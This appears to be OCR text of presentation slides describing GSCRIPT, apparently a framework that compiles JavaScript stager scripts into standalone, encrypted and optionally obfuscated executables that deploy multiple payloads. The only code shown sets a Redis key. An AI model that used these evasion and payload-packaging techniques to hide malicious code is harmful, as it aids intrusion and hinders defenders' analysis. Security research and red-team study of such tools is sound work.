
The compiler generates a completely stand alone executable - no more looking for cURL or random system libraries.

SUPPORTS MULTIPLE SCRIPTS

Just like a MIRV, each script is executed in an isolated runtime. One script's failure is now far less likely to cascade to the rest of the payloads.

LIGHTNING FAST EXECUTION

Script execution by default happens in parallel, making your deployment incredibly fast.



STAGER FEATURES

Develop in Javascript

The engine embeds a portable Javascript V8 VM with special hooks to run native code.

01
SCRIPTING

Resilient To Failure

Fault tolerance is baked into gscript. An error in one script will almost never affect another.

02
DURABLE

Highly Customizable

Using compiler macros, you can customize the execution order and timeout for each script.

03
CUSTOMIZE

04
PORTABLE

Powered By Golang

Using Golang's cross platform compiler, GSCRIPT is able to support all three major operating systems (Win/Lin/OSX).

05
SECURE

Encrypts Scripts & Assets


Assets (including scripts) are encrypted during compilation and only decrypted when retrieved during execution.

06
EXTEND

Link Native Go Packages

The GSCRIPT compiler can dynamically link go packages and inject them into JS as callable functions and values.

EXECUTION FLOW



ENGINE EXECUTION STEPS

Initialize JS Virtual Machine

The first thing the engine does is create the V8 virtual machine and prepare it for injection.

Inject Bundle (Script/Assets/Libs)

Native function interfaces are injected into mock JS objects. Asset table mapped, and script loaded.

Call Entry Point In VM


Finally, the script's "entry point" is called. In **GSCRIPT**, this is the `Deploy()` function defined in your script.

Focus on *what* your stager is doing. Leave the heavy lifting to GSCRIPT.

All of this happens automagically. All you have to do is write your scripts and compile them.

GSCRIPT COMPILER INTERNALS

COMPILER OVERVIEW



Configure

Build an index of all custom options specified in the script macro declarations.

Parse

Walk both the Javascript and any referenced Golang code and build detailed ASTs for all source and libraries.

Link

Enumerate the intersection of the ASTs and generate custom interfaces for the Javascript runtime to call native Go.

Pack


Compress, encrypt and embed all assets, including the script itself into the engine's intermediate representation.


Obfuscate

(optional) Obfuscate the binary using both a pre-compilation and a post compilation pass. Because RE was never fun enough.

CREATING STANDALONE EXECUTABLES

To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.





LINKING GOLANG AND JAVASCRIPT

"This seems safe."

Import go packages using the `//go_import` macro

The GSCRIPT compiler is smart enough to resolve your imports and ensure you're calling functions for that package correctly.

Call go functions directly from your script

You can now use most exported, non-receiver functions. We've implemented a return array for any multiple assignment Go functions so you never miss data or errors.

Compile the script normally

The GSCRIPT compiler takes care of the rest. #WINNING

native.gs

```
1  //go_import:github.com/go-redis/redis as redis
2
3  function Deploy() {
4      r = redis.ParseURL("redis://localhost:6379/0");
5      client = redis.NewClient(r[0]);
6      client.Set("testkey", "defcon26", -1);
7  }
8
```

3. bash

```
@/tmp/opt/ex2 $ ls
native.gs
@/tmp/opt/ex2 $ redis-cli GET "testkey"
(nil)
@/tmp/opt/ex2 $ gscript compile --output-file /tmp/opt/ex2/a.bin native.gs 1>/dev/null 2>&1
@/tmp/opt/ex2 $ ls
a.bin  native.gs
@/tmp/opt/ex2 $ ./a.bin
@/tmp/opt/ex2 $ redis-cli GET "testkey"
"defcon26"
@/tmp/opt/ex2 $
```

bash ⌘1


DEBUGGING

DEBUGGER SUPPORT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the Javascript VM and lets you play with your script interactively.

GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **`gscript shell`** command.



REPL TAKES MACROS TOO

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EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **`--macro/-m`** to declare.

STEP THROUGH YOUR GSCRIPT

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



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



EXPLORE THE UNDERLYING TYPES

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

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STEP THROUGH YOUR CODE

